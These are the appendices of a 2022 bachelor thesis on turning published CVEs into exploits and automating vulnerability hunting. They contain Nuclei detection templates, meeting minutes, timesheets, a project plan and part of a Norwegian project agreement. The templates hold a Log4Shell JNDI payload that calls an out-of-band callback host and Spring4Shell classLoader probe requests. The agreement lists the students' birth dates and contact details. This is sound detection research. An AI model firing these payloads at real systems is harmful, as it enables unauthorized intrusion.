          - "uid=.+gid=.+groups=.+"
```

## E.5 CVE-2021-44228

Can be found at `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/blob/master/vulnerability_investigation/cve-2021-44228/cve-2021-44228_simple.yaml`.

**Code listing E.7:** Simple Nuclei script for finding instances vulnerable to CVE-2021-44228.

```
id: CVE-2021-44228

info:
  severity: high
  name: Simple Log4Shell detection
  author: IDATG2900-V22-G2

requests:
  - method: GET
    path:
      - "{{BaseURL}}"
    headers:
      User-Agent: "${jndi:ldap://x${lower:AAAA}x.{{
          interactsh-url}}/a}"

    matchers-condition: and
    matchers:
      - type: word
        part: interactsh_protocol
        words:
          - "dns"
```

Can be found at `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/tree/master/vulnerability_investigation/cve-2021-44228`.

**Code listing E.8:** Nuclei script for finding instances vulnerable to CVE-2021-44228.

```
id: CVE-2021-44228

info:
  severity: high
  name: Log4Shell detection
  author: IDATG2900-V22-G2

requests:
  - method: GET
    path:
      - "{{BaseURL}}"
    headers:
      User-Agent: "${jndi:ldap://x${lower:AAAA}x.{{
          interactsh-url}}/a}"

    matchers-condition: and
    matchers:
      - type: word
        part: interactsh_protocol
        words:
          - "dns"
      - type: word
        part: interactsh_request
        words:
          - "xaaaax"
```

## E.6 CVE-2022-22965

Can be found at `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/tree/master/vulnerability_investigation/cve-2022-22965`.

**Code listing E.9:** Nuclei script for finding instances vulnerable to CVE-2022-22965.

```
id: CVE-2022-22965

info:
  severity: critical
  name: Spring4Shell unintrusive detection
  author: IDATG2900-V22-G2
```

```
requests:
  - raw:
      - |
        GET /?{{url_encode("class.{{randstr}}[0]=0")}}
            HTTP/1.1
        Host: {{Hostname}}

      - |
        GET /?{{url_encode("class.module.classLoader.URLs
            [0]=0")}} HTTP/1.1
        Host: {{Hostname}}

    req-condition: true
    matchers:
      - type: dsl
        dsl:
          - 'status_code_1␣!=␣status_code_2'
    extractors:
      - type: dsl
        dsl:
          - "concat(status_code_1,',',status_code_2)"

  - raw:
      - |
        POST / HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        class.{{randstr}}[0]=0
      - |
        POST / HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        class.module.classLoader.URLs[0]=0
    req-condition: true
    matchers:
      - type: dsl
        dsl:
          - 'status_code_1␣!=␣status_code_2'

    extractors:
      - type: dsl
```

```
        dsl:
          - "concat(status_code_1,',',status_code_2)"
```

# Appendix F

# Timesheet

| Week | Simen | Even | Ruben | Comment |
|---|---|---|---|---|
| Week 49 | 1 | 1 | 1 | Startup meeting with River Security |
| Week 50 | 1 | 1 | 1 | Startup meeting with supervisor and clarifications with River Security |
| Week 02 | 9 | 5 | 8 | Crash course in IDATG2900. Meeting with supervisor & River Security. Preparing preliminary project plan |
| Week 03 | 22 | 20 | 24 | Writing Project Plan. Research: Docker for security, CVSS, Nessus, Nmap, Threat Hunting. Contacting NTNU SOC and SkyHigh, meeting with supervisor, planning Trello board |
| Week 04 | 15 | 21 | 19 | Adding finishing touches to project plan, documenting different possible technologies, meetings, restructuring and writing and doing some additional research. Simen was sick. |
| Week 05 | 25 | 10 | 14 | Researching tools, writing about CVSS and various tools, regular meetings and working on NTNU SOC releated issues |
| Week 06 | 19 | 10 | 14 | Meetings. LaTeX setup, Writing Introduction, Docker. Researching burp. Working on Infrastructure and glossary. Creating sketch for infrastructure and proofreading. Testing SkyHigh Connection. |
| Week 07 | 8 | 10 | 14 | Discussing footnotes, CVSS table and commands. Writing PoC example. Meetings with group |
| Week 08 | 9 | 8 | 8 | Meetings to proofread work and adding details to infra figure |
| Week 09 | 16 | 11 | 15 | Meetings. Testing Nuclei, Log4j POC and writing custom python script for Log4Shell. Writing preface and custom scripts discussion. |

**Table F.1:** Timesheet for the project. Week 49-10.

| Week | Simen | Even | Ruben | Comment |
|---|---|---|---|---|
| Week 10 | 5 | 10 | 9 | Meetings, investigating Nuclei, Metasploit, Burp Suite and general review |
| Week 11 | 2 | 2 | 2 | Meetings Most time went to focusing on another group project we had and preparing for exam |
| Week 12 | 2 | 0 | 0 | Break week due to exam in INGG2300. Reading various papers |
| Week 13 | 4 | 7 | 16 | Meetings, more in-depth explanation of comparison criteria. Burp Suite, Interactsh, Nessus and OpenVAS investigation. Reading various papers. |
| Week 14 | 14 | 14 | 15 | Meetings. Discussion of tools. Reading previously published research articles. |
| Week 15 | 24 | 10 | 5 | Meetings, planning. Chapter 5 - Log4Shell and Apache vulnerabilities, proofreading, writing glossary entries, and starting to research Spring4Shell. |
| Week 16 | 10 | 26 | 25 | Meetings. Exploring Apache path traversal, Log4Shell, Grafana / OMIGOD and Spring4Shell |
| Week 17 | 15 | 26 | 25 | Grafana, OMIGOD, Log4Shell, Apache and Spring4Shell investigation. Fixing citation. Text review |
| Week 18 | 30 | 31 | 46 | Meetings. Writing chapter 4 and 5, finish Grafana, OMIGOD, Log4Shell, Apache and Spring4Shell investigations. Start of chapter 6. Finish chapter 3. Cleaning up Github repo. |
| Week 19 | 35 | 36 | 42 | Add appendixes needed. Finish chapter 1, 6, 7, abstract and finish a first draft of entire thesis. |
| Week 20 | 30 | 24 | 26 | Review, proofread and finalize thesis. |

**Table F.2:** Timesheet for the project. Week 10-20.

# Appendix G

# Meeting Minutes

We held meetings every Monday, Wednesday, and Friday with some exceptions where we did not find it necessary. Most of these meetings had nothing of interest to report since they were mostly just status updates.
We had 11 meetings with our supervisor which were set to Friday. This was sometimes changed or canceled, but were held most weeks. This appendix includes the meeting minutes of value.

## G.1 2021-12-16 - Meeting with River Security

Attendees: Simen Bai, Even Bryhn Bøe, Ruben Christoffer Hegland-Antonsen, Chris Dale
## High Level Methodology. Find reference of CVE that you are targeting

1. Check to see if there is any public exploits out there already, e.g. using hashtags on Twitter, exploit-db and other places. Google is your friend
2. Set up infrastructure locally, typically using Docker.
3. (Optional) Configure system to be vulnerable
4. Develop a working exploit
5. Launch exploit with Nuceli against relevant attack surface

## Example https://cve.circl.lu/cve/CVE-2021-39226

1. 2. Google, Twitter
2. docker run -p 3000:3000 –name grafana-security-test grafana/grafana:8.1.5
3. Added test dashboard and a snapshot of this
4. Created exploit POC based on CVE's
5. Nuceli not yet implemented

CVE-2021-39226 - Grafana is an open source data visualization platform. In affected versions unauthenticated and auth - CVE-Search. Common Vulnerability Exposure most recent entries
Discuss and explain how to montor external server

- Burp Suite - Collaborator

- interactsh - Anbefaler å bruke denne
- Diskutere bruk av egen canary server og hvordan man ville utviklet denne

Should document setup of development environment. Recomend Docker. Others points that can be discussed:

- VMware sin Store
- OpenSTack
- Qemu
- HyperV
- DockerHUb
- Terraform for cloud deployments
- Ansible for configuration
- ONTheHUb

mention public media attention
How to replicate an environment in docker + other options
Testing methodoligy tool (Python, Go, Nuclei, nmap scrips, etc.)
- Does it work with CSRF token
Why include? What are the benefits?

- InteractSh/Burpsuite collaborator/INetSim(?)/Lage noe selv?
- CVE-2021-44228 - Log4Shell
- CVE-2021-41773/CVE-2021-42013 - Apache Path traversal
- CVE-2021-43798 - Grafana - Plugins
- CVE-2021-39226 - Grafana - Snapshot authentication bypass https://github.com/grafana/grafana/security/advisories/GHSA-69j6-29vr-p3j9
- CVE-2021-38647 - OMIGod - https://github.com/SimenBai/CVE-2021-38647-POC-and-Demo-environment
- CVE-2022-22965 - Spring4Shell - Uncertainty

Windows (perhaps):

- CVE-2021-42287 - https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42287
- CVE-2021-42278 - https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42278

Glossary -> What is a CVE
-> Intro
Potential: running script against infrastructure. get assets from cloud and run towards it

1. what shoul be tested
2. does there already exist data on the exploit
3. find vulnerable technology/version - run it
4. (Optional) configure application

## G.2 2022-02-04

Attendees: Simen Bai, Even Bryhn Bøe, Ruben Christoffer Hegland-Antonsen, Kiran Raja

- Questions for Kiran
    - - Currency to refer to: USD
    - Structure: Can have double structure
        - Introduction (Problem, Motivation, Contribution, Research questions, limitations)
        - Background (What exists already?, Tools)
    - Should we have a bibliography in project plan: Yes
- Consider both footnote and endnotes. Endnotes for repeating references else footnote.
- First 2 chapters finished by 2 weeks (18.feb)

## G.3 2022-02-11

Attendees: Simen Bai, Even Bryhn Bøe, Ruben Christoffer Hegland-Antonsen, Kiran Raja

- Footnotes vs endnotes
- Feedback on Introduction
- Tips on writing report
- Plan next weeks

refcount package for footnotes in tables
bachelor is non-commercial
Write contributions section in introduction
1?.2 example of CVSS
chapter 3 - methodology for evaluation of tools and comparison.
direct quotes should be surrounded by quotation marks.
Target audience is everyone in faculty/institution with some computer knowledge, not only experts in security.
GitHub should have readme for reproducibility.
Glossary entry for HOT.
2.5.1 Why no sensitive data in VM. Also VPN is required for access.
NTNU SOC is an organization and should be refered to as such. Not as a person.
Next weeks: Test technologies.

## G.4 2022-04-04

Attendees: Simen Bai, Even Bryhn Bøe, Ruben Christoffer Hegland-Antonsen, Kiran Raja

- Review work
- Plan work
- Read AI articles
  - include in related works
  - google scholar. "cited by" to articles that cite
- To next week:
  - Finish chapter 3
  - Begin chapter 4
- Ask Chris Dale - Industry standard to be able to say a methodology is well tested?
  - No known standards for academic texts
- Limit to cases with no physical access to machines. Remote vulnerabilities
- Define categories of vulnerabilities. Make sure to have CVEs to cover all to make sure methodology is good.
- funnel model

## G.5 2022-04-06

Attendees: Simen Bai, Even Bryhn Bøe, Ruben Christoffer Hegland-Antonsen

- Discuss work done
- Revice plan. Sync up expectations
- Plan chapter structure and high level content
- Begin chapter 4
- Deligate tasks

## G.6 2022-04-22

Attendees: Simen Bai, Even Bryhn Bøe, Ruben Christoffer Hegland-Antonsen, Kiran Raja

- Walk through work
  - Chapter 3: +/- table for all tools
- Done with chapter 5 by next week (22/04) (chapter 4 should be done simultaneously)
- 22/04 - 29/04: 6 and 7
- 29/04 - 10/05: 8, Intro and Appendix

## G.7 2022-05-05

Attendees: Even Bryhn Bøe, Ruben Christoffer Hegland-Antonsen, Kiran Raja

- Kiran to ask Tom
- subsections in chapter 5 should have numbered subsubsubsections

10.5 ’teamwork and prosess’ and chapter 6 + as much as possible of chapter 7 finished
11.5 first and last chapter finished
12.5 send to Chris

## G.8 2022-05-13

Attendees: Even Bryhn Bøe, Ruben Christoffer Hegland-Antonsen, Simen Bai, Kiran Raja
Going through thesis:
Chapter 1 Ethical considerations => Societal and ethical considerations.
Contributions as list.
Chapter 2 2.4.1, 2.4.2 and 2.4.3 No hanging titles
Chapter 3 3.1.1.5 Singular line should be part of either previous or next section
Chapter 5 5.3.5.5 - Date format. Not important which. Just be consistent
Chapter 7 What we could have done differently => Alternative approaches to consider.
Final words => Remarks
Timesheet - Kiran should be referred to as "Supervisor".
Appendix E onward should be removed for public. Only relevant for evaluation.
"We argue ..." => requires an explanation as to why.
Bibliography - Organizations name should not be shortened.
Table 3.13 should be narrower

## G.9 Weekly updates

We started these, but stopped after a few weeks since they were just consolidations of information in meeting minutes and timesheets.

### G.9.1 Week 3

Was primarlily used for finishing the preliminary project plan. But towards the end, we spent some time increasing our knowledge in technologies and techniques relevant to the project. We also got access to SkyHigh, and contacted NTNU SOC regarding scanning activity on NTNU’s network. We also used some time to set up a proper Trello board for improving our project planning and progress.

### G.9.2 Week 4

- Finished project plan.
- Document technologies
- Finding possible technologies

### G.9.3 Week 5

- Research tools
- Setup OpenStack infastructure
- Talked to NTNU SOC

### G.9.4 Week 6

Setup and documenting OpenStack infrastructure

### G.9.5 Week 7

LaTeX formatting

### G.9.6 Week 8

Proofread work done so far

Appendix H

# Project Plan

# Preliminary Project Plan - Group 2

Simen Bai
Even Bryhn Bøe
Ruben Christoffer Hegland-Antonsen

January 2022

# Contents

## Acronyms

| | |
|---|---|
| CVE | Common Vulnerabilities and Exposures. |
| OSINT | Open-source intelligence. |
| POC | Proof of Concept. |

# 1 Purpose

## 1.1 Background

The Bachelor thesis is the final assessment for students getting a Bachelor of Engineering in Computer Science at NTNU Gjøvik. The purpose of this assignment is for students to work in a structured and professional setting, in order to prepare them for work after graduation. This assignment is usually done on behalf of a real company or research group, and should prove useful to the client.

The assignment we have been tasked with is for a Norwegian cybersecurity startup called River Security AS. River Security provides a range of offensive cybersecurity services, but has a focus on continuous attack surface management. A part of this service is to monitor and act on new vulnerabilities and efficiently hunting for these.

### 1.1.1 Common Vulnerabilities and Exposures

Common Vulnerabilities and Exposures (CVE) are unique identifiers for publicly disclosed security vulnerabilities [1] [2]. They provide a way to organize and easily reference specific security vulnerabilities and can be found in various centralized databases online [3]. This provides transparency and consistency, and contributes towards bridging security teams. In other words, it helps security professionals "speak the same language", and ensure mutual understanding of what is being discussed. CVEs can encompass both digital software and hardware, as well as open-source and proprietary software.

A CVE identifier is always presented using the following format: "CVE-[YEAR]-[ID]", where [YEAR] refers to the year the vulnerability was reserved or when it was publicly disclosed [4], and [ID] refers to 4 or more arbitrary digits. It is important that each CVE is universally unique. CVEs may also have nicknames, but note that it is always the CVE identifier that should be used in formal procedures. An example of a CVE is CVE-2021-44228, which is also known as the "Log4Shell" vulnerability [5].

## 1.2 Project goals

Although CVEs provide simple and precise referencing of security vulnerabilities, there are limitations to their use. They are not intended to function as a comprehensive list of every security threat out there, nor are they required to provide more than basic information about a vulnerability. They also do not directly demonstrate the risk associated, and are not required to provide working exploits or proof-of-concepts.

Our main goal for this project is to develop a working methodology for efficiently going from a published CVE to demonstrating the risk a vulnerability imposes on a target environment. This would prove highly beneficial to clients who want to properly understand the risk that security vulnerabilities pose to their organization. By having the risk properly demonstrated, it gives the clients insight into the overall significance of the vulnerabilities, and will in turn provide them with the grounds to manage the risk appropriately.

# 2 Scope

## 2.1 Subject area

The assignment scope is within cybersecurity. Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks [6]. Our project focuses on offensive cybersecurity, meaning our work will take a proactive approach to security, as opposed to a reactive approach.

## 2.2 Project description

As mentioned in section 1.2, the goal of the project boils down to developing a methodology for demonstrating the risk of CVEs. The methodology must address how to do the following (in order):

1. Use Open-source intelligence (OSINT) to evaluate a CVE
2. Replicate a target testing environment to represent a CVE
3. Discover *where* the vulnerability exists in the target environment
4. Weaponize the vulnerability by creating a targeted exploit that demonstrates the impact on the target environment
5. Automate the process of detecting vulnerable assets in the target environment

In order to achieve this, we need to look into different CVEs and perform the previous steps on each of them *individually*. After that, we can take the results from this process and extrapolate our findings in order to develop a higher-order methodology.

The individual methods outlined in the methodology should be clearly defined, but the overall methodology is likely be abstract due to the nature of CVEs. This is due to the fact that security vulnerabilities vary significantly in how they manifest themselves in the security landscape, and it is therefore difficult to produce a concrete solution that will work for all CVEs. Nevertheless, it is important that the methodology is clear enough so that it contributes towards increasing the effectiveness of demonstrating risk caused by security vulnerabilities.

## 2.3 Project constraints

Due to limited time and resources, we have to define constraints in order to be able to deliver on time. The time frame for the project is from 11/01 to 20/05 and thus the thesis needs to be completed within the deadline.

We plan on investigating different tools in the early stages of the project. This includes vulnerability scanners, hypervisors and cloud platform solutions. We will then evaluate the tools and pick the ones we think will contribute the most towards achieving our project goals. Additionally, it is important to address that the methodology developed is not going to be a product geared towards directly mitigating risk. The methodology is constrained to be a helpful framework that defines a process for detecting and demonstrating risk.

## 2.4 Project resources

We are focusing on using virtualization technology for environment replication, so there is no need for having continuous access to additional infrastructure to test on. If we decide that testing on more complicated infrastructure is relevant later on in the project, we have gained access to limited resources at NTNU's Openstack solution called SkyHigh.

# 3 Project Organization

## 3.1 Responsibilities and Roles

| | |
|---|---|
| Group Leader | Simen Bai |
| Group Deputy | Ruben Christoffer Hegland-Antonsen |
| Document Manager | Simen Bai |
| Secretary | Even Bryhn Bøe |

- **Group Leader** is responsible for ensuring that processes move forward.
- **Group Deputy** is responsible substituting for the Group leader in cases where the Group leader is absent.
- **Document Manager** is responsible for ensuring that all sources are correctly cited and that the amount of sources referenced is satisfactory.
- **Secretary** is responsible for ensuring that decisions, actions and issues in meetings are documented and made available for both record keeping purposes but also for the project report.

Additionally, all group members can be regarded as security researchers and will actively partake in the methodology development process.

## 3.2 Routines and Group Rules

### 3.2.1 Attendance

Group members will show up to meeting at agreed time. Absence will be conveyed to other group members as soon as possible.

### 3.2.2 Sickness

Sick group members will work to the best of their ability. Time sensitive tasks are delegated to another group member. If the task is not time sensitive it is postponed.

### 3.2.3 Disagreements

Unsolvable disagreements will be dealt with democratically by voting where a simple majority wins. In cases where all options get equal votes, the group leader decides. Disagreements should always be solved with a compromise if possible and agreed upon.

### 3.2.4 Availability

Members are expected to be available to answer messages from 10:00 to 15:00 on weekdays. Members are guaranteed to be unavailable Monday and Wednesday 08:15-10:00 from week 4 (24/1) to week 11 (16/3).

Simen will generally be unable to attend meetings from 09:00-17:00 on weekdays due to obligations at work. Even is unavailable Mondays 10:15-13:10. Exceptions will be made on an individual basis and are generally made for status meetings outlined in section 4.2.

#### 3.2.5 Git Workflow

The key words "MUST", "SHOULD" and "MAY" are to be interpreted as described in RFC 2119.
Any code in the project will be committed to one central repository on GitHub, where the Git Feature Branch Workflow will be used. We are basing the workflow on Atlassian Bitbucket's description of the workflow, which is in essence as follows:

The project will consist of one "main" branch, which SHOULD be protected, and so called feature branches.

The main branch has the following properties:

- Commits MUST pass all current tests at the time of commit.
- Commits MUST have working code.
- Commits MUST be as a direct result of merge/pull requests.
- Commits MUST be reviewed by another person.
- Commits MUST have a descriptive name, like log4shell-POC or cve-2021-44228-POC or issue-15
- Commits SHOULD include proper documentation for the code.
- Commits MAY include tests.

The feature branches has the following properties:

- Merge requests from feature branches into main MUST be squashed
- Feature branches MUST have a descriptive name, like log4shell-POC, cve-2021-44228-POC or issue-15
- Feature branches SHOULD be rebased right before being merged.
- Feature branches SHOULD be deleted from upstream repository after merge.
- Feature branch names SHOULD be lower case.
- Git history SHOULD not be rewritten.
- Each commit SHOULD be a single logical change.
- Single logical changes SHOULD not be split.
- Feature branches SHOULD only implement the outlined functionality.

## 3.3 Stakeholders

- Simen Bai - Team member
- Even Bryhn Bøe - Team member
- Ruben Christoffer Hegland-Antonsen - Team member
- Chris Dale at River Security - External Client
- Kiran Raja at Norwegian University of Science and Technology - Supervisor

# 4 Planning, Follow-up and Reporting

## 4.1 Project phases

- Startup - Define goals and plan
- Preliminary Research - Gather information, explore possible technologies and tools.
- Investigation - Investigate the discovered technologies and tools.
- Consolidation - Iron out details and remedy shortcomings in possible methodologies. Discard inferior methodologies along the way
- Decision - Decide on methodologies
- Finalization - Finalize methodologies
- Documentation - Document methodologies and finalize report

Even though documentation is documented as a separate project phase, it will be worked on throughout all the project phases. The project phases are further outlined in section 5.7.

## 4.2 Plan for status meetings

Regular group status meetings will be at the following times:

- Monday 13:15-13:45
- Wednesday 13:15-13:45
- Friday 11:15-11:45

In addition to this, we have regular supervisor meetings every friday 10:15-11:00. At the status meetings, each group member is expected to give a short description of the work they have achieved since last meeting and new tasks may be delegated.

# 5 Organization of Quality Assurance

## 5.1 Code quality

Section 3.2.5 defines the rules we have to follow when integrating our code with the project. To ensure code quality, we plan on having mandatory code reviews before pushing changes into the main branch. We might also set up a continuous integration pipeline for automatic code quality evaluation. Such a CI pipeline would in which case include linting and other relevant code quality tools. However this would take some time to set up, so we would first have to evaluate if manual code validation turns out to be too inefficient.

## 5.2 Plan for Testing

Due to the nature of the task, it might be difficult or ineffective to create automated tests for our code. However, the minimum requirement is that all code is manually tested by the author of the code, and by the code reviewer, to ensure that a satisfactory proof-of-concept is achieved. Utilizing automated tests are going to be evaluated on a case-by-case basis, and will depend on the nature of the vulnerabilities, exploits and environments we end up looking into.

## 5.3 Risk Analysis at Project Level

### 5.3.1 COVID-19

We are undertaking this assignment in the midst of the global COVID-19 pandemic, meaning that there are risks of national and regional restrictions being enforced. We estimate that the risk posed by such restrictions to be low, as there is no part of the project dependant on being able to attend in person.

### 5.3.2 Deadlines

There is always a risk of not meeting deadlines. This could happen if people get ill over longer periods of time and are not able to complete the work they have been assigned. That being said, we estimate the risk for the official deadlines are low, as we have multiple status meetings each week and are able to track our progress throughout the semester. We also work remotely most of the time and this gives people the opportunity to work even if they feel slightly ill.

### 5.3.3 Risk matrix

The risk numbers in Table 2 are calculated by multiplying the likelihood index with the corresponding consequence index of a given cell. There are 3 risk categories: Low, Medium and High. These categories are represented through colors in Table 2, where green, yellow and red represent the risk categories respectively.

| Consequence Likelihood | **Insignificant (1)** | **Minor (2)** | **Moderate (3)** | **Major (4)** | **Severe (5)** |
|---|---|---|---|---|---|
| **Rare (1)** | 1 | 2 | 3 | 4 | 5 |
| **Unlikely (2)** | 2 | 4 | 6 | 8 | 10 |
| **Possible (3)** | 3 | 6 | 9 | 12 | 15 |
| **Likely (4)** | 4 | 8 | 12 | 16 | 20 |
| **Almost certain (5)** | 5 | 10 | 15 | 20 | 25 |

Table 2: Risk matrix

| # | **Description** | **Likelihood** | **Consequence** | **Risk** |
|---|---|---|---|---|
| 1 | Prolonged absence over 4 weeks | Rare | Major | 4 |
| 2 | Missing deadline | Rare | Severe | 5 |
| 3 | Loss of work | Rare | Severe | 5 |
| 4 | Lack of competence | Possible | Minor | 6 |
| 5 | Group cooperation failure | Unlikely | Major | 8 |
| 6 | Not achieving project goals | Unlikely | Major | 8 |
| 7 | Delays | Possible | Moderate | 9 |
| 8 | Problems accessing Infrastructure | Possible | Moderate | 9 |

Table 3: Risk Analysis

### 5.3.4 Risk reduction measures

1. **Prolonged absence over 4 weeks**: Follow national and regional COVID-19 guidelines.
2. **Missing deadline**: Keep track of progress and compare it to the progress plan in order to minimize the risk of not having enough time. Submit partly finished documents along the way to reduce the impact of losing internet connectivity.
3. **Loss of work**: Use Git for version control and perform regular backups.
4. **Lack of competence**: Research the topics which one is inexperienced with, or ask a team member to see if they know.
5. **Group cooperation failure**: Regular communication throughout the week. Resolve conflicts as they arise.

6. **Not achieving project goals**: Study the project goals and make sure the whole team agrees on which goals it wants to achieve, both short and long-term.
7. **Delays**: Evaluate the risk of not meeting a given deadline and allocate sufficient work hours.
8. **Infrastructure access problems**: Have a contingency plan in place just in case.

### 5.4 Information management

We plan on using Trello for information management. All tasks that should be done should be documented on a Trello board that has been set up. We may also utilize Github issues if there are code-specific issues, but if we do there should be an explicit reference to it from the Trello board.

For internal group communication we have a group channel on Discord that we will use for meetings and general messages. Meanwhile, meetings with Chris Dale and Kiran Raja will be held on Teams unless something else is specified.

### 5.5 Milestone Schedule

- 24. January 2022 - Finish draft of project plan and request review
- 31. January 2022 - Deliver project plan and agreement
- 05. May 2022 - Finish initial final draft of report and request review
- 20. May 2022 - Deliver finished report

### 5.6 Cost management

The project has no expected cost. We have received confirmation from NTNU regarding allocated resources in their OpenStack instace SkyHigh. If the team however decides to use other cloud platforms, fees might incur from these. These fees should in general be distributed evenly between the group members, unless another solution is agreed upon by all group members. If the fees are high, other alternatives should be considered. If such fees are expected to be incurred all group members must be notified, and all members will have the ability to veto the decision.

### 5.7 Gantt chart




Figure 1: Gantt diagram

This preliminary Gantt diagram is our best estimate of how we will spend our time and in what order. This is very likely to change when we get started as it is very difficult to estimate how long certain tasks will take before we have started. Refer to appendix B for larger gannt chart.

- Startup - We estimate that we will spend the first 2 weeks on the project plan.
- Preliminary Research - Here we will be learning new technologies and tools and selecting which might be important to look into further. We estimate 3 weeks for that

- Investigation - We estimate 4 weeks to look further into the tools we think might be useful
- Consolidation - Working out the details in the possible methodologies might take some time and we estimate 1 month for it.
- Decision - Decision might be difficult but it probably will not take a long time. We estimate a few days at most.
- Finalization - At this point we expect the solution to be pretty good, but there is probably some need for improvement.
- Documentation - Our plan is to spend the last month solely on writing the report. Documentation will also be done continuously whenever we have something to write.

| **Week numbers (inclusive)** | **Project phase** | **Number of weeks** |
|---|---|---|
| 2-3 | Startup | 2 weeks |
| 4-6 | Preliminary Research | 3 weeks |
| 7-10 | Investigation | 4 weeks |
| 11-14 | Consolidation | 4 weeks |
| 15-15 | Decision | 0.5 weeks |
| 15-16 | Finalization | 1.5 weeks |
| 17-20 | Documentation | 4 weeks |

Table 4: Preliminary Project Plan

## 6 References

[1] Inc Red Hat. *What is a CVE?* URL: `https://www.redhat.com/en/topics/security/what-is-cve`. (accessed: 2022.01.17).

[2] Kevin Casey. *How to explain CVE, Common Vulnerabilities and Exposures, in plain English.* URL: `https://enterprisersproject.com/article/2019/10/cve-common-vulnerabilities-and-exposures-explained-plain-english`. (accessed: 2022.01.17).

[3] National Institute of Standards and Technology. *National Vulnerability Database.* URL: `https://nvd.nist.gov/vuln`. (accessed: 2022.01.19).

[4] CVE Mitre. *CVE Process.* URL: `https://www.cve.org/About/Process`. (accessed: 2022.01.19).

[5] National Institute of Standards and Technology. *CVE-2021-44228.* URL: `https://nvd.nist.gov/vuln/detail/CVE-2021-44228`. (accessed: 2022.01.20).

[6] IBM. *What is Cybersecurity?* URL: `https://www.ibm.com/topics/cybersecurity`. (accessed: 2022.01.19).

# Appendices

## A Project agreement

Project agreement can be found on the next page.

NTNU

Norges teknisk-naturvitenskapelige universitet

*Fastsatt av prorektor for utdanning 10.12.2020*

# STANDARDAVTALE

**om utføring av studentoppgave i samarbeid med ekstern virksomhet**

Avtalen er ufravikelig for studentoppgaver (heretter oppgave) ved NTNU som utføres i samarbeid med ekstern virksomhet.

## Forklaring av begrep

**Opphavsrett**
Er den rett som den som skaper et åndsverk har til å fremstille eksemplar av åndsverket og gjøre det tilgjengelig for allmennheten. Et åndsverk kan være et litterært, vitenskapelig eller kunstnerisk verk. En studentoppgave vil være et åndsverk.

**Eiendomsrett til resultater**
Betyr at den som eier resultatene bestemmer over disse. Utgangspunktet er at studenten eier resultatene fra sitt studentarbeid. Studenten kan også overføre eiendomsretten til den eksterne virksomheten.

**Bruksrett til resultater**
Den som eier resultatene kan gi andre en rett til å bruke resultatene, f.eks. at studenten gir NTNU og den eksterne virksomheten rett til å bruke resultatene fra studentoppgaven i deres virksomhet.

**Prosjektbakgrunn**
Det partene i avtalen har med seg inn i prosjektet, dvs. som vedkommende eier eller har rettigheter til fra før og som brukes i det videre arbeidet med studentoppgaven. Dette kan også være materiale som tredjepersoner (som ikke er part i avtalen) har rettigheter til.

**Utsatt offentliggjøring**
Betyr at oppgaven ikke blir tilgjengelig for allmennheten før etter en viss tid, f.eks. før etter tre år. Da vil det kun være veileder ved NTNU, sensorene og den eksterne virksomheten som har tilgang til studentarbeidet de tre første årene etter at studentarbeidet er innlevert.

## 1. Avtaleparter

| |
|---|
| Norges teknisk-naturvitenskapelige universitet (NTNU)<br>Institutt:<br>**Institutt for Datateknologi og Informatikk** |
| Veileder ved NTNU:<br>e-post og tlf.<br>**kiran.raja@ntnu.no**<br>**+47 61 13 53 74** |
| Ekstern virksomhet: River Security<br>Ekstern virksomhet sin kontaktperson, e-post og tlf.:<br>Chris Dale<br>chris@riversecurity.eu |
| Student: Even Bryhn Bøe<br>Fødselsdato: 20.08.2000 |
| Student: Ruben Christoffer Hegland-Antonsen<br>Fødselsdato: 06.01.2001 |
| Student: Simen Bai<br>Fødselsdato: 02.07.2000 |

Partene har ansvar for å klarere eventuelle immaterielle rettigheter som studenten, NTNU, den eksterne eller tredjeperson (som ikke er part i avtalen) har til prosjektbakgrunn før bruk i forbindelse med utførelse av oppgaven. Eierskap til prosjektbakgrunn skal fremgå av eget vedlegg til avtalen der dette kan ha betydning for utførelse av oppgaven.

## 2. Utførelse av oppgave

Studenten skal utføre: (sett kryss)

| | |
|---|---|
| Masteroppgave | |
| Bacheloroppgave | X |
| Prosjektoppgave | |
| Annen oppgave | |

| |
|---|
| Startdato: 01.01.2022 |
| Sluttdato: 20.05.2022 |

| |
|---|
| Oppgavens arbeidstittel er:<br>**Weaponizing CVE's & Automating Vulnerability Hunting** |

Ansvarlig veileder ved NTNU har det overordnede faglige ansvaret for utforming og godkjenning av prosjektbeskrivelse og studentens læring.

## 3. Ekstern virksomhet sine plikter

Ekstern virksomhet skal stille med en kontaktperson som har nødvendig faglig kompetanse til å gi studenten tilstrekkelig veiledning i samarbeid med veileder ved NTNU. Ekstern kontaktperson fremgår i punkt 1.

Formålet med oppgaven er studentarbeid. Oppgaven utføres som ledd i studiet. Studenten skal ikke motta lønn eller lignende godtgjørelse fra den eksterne for studentarbeidet. Utgifter knyttet til gjennomføring av oppgaven skal dekkes av den eksterne. Aktuelle utgifter kan for eksempel være reiser, materialer for bygging av prototyp, innkjøp av prøver, tester på lab, kjemikalier. Studenten skal klarere dekning av utgifter med ekstern virksomhet på forhånd.

| Ekstern virksomhet skal dekke følgende utgifter til utførelse av oppgaven: |
|---|
| |

Dekning av utgifter til annet enn det som er oppført her avgjøres av den eksterne underveis i arbeidet.

## 4. Studentens rettigheter

Studenten har opphavsrett til oppgaven[1]. Alle resultater av oppgaven, skapt av studenten alene gjennom arbeidet med oppgaven, eies av studenten med de begrensninger som følger av punkt 5, 6 og 7 nedenfor. Eiendomsretten til resultatene overføres til ekstern virksomhet hvis punkt 5 b er avkrysset eller for tilfelle som i punkt 6 (overføring ved patenterbare oppfinnelser).

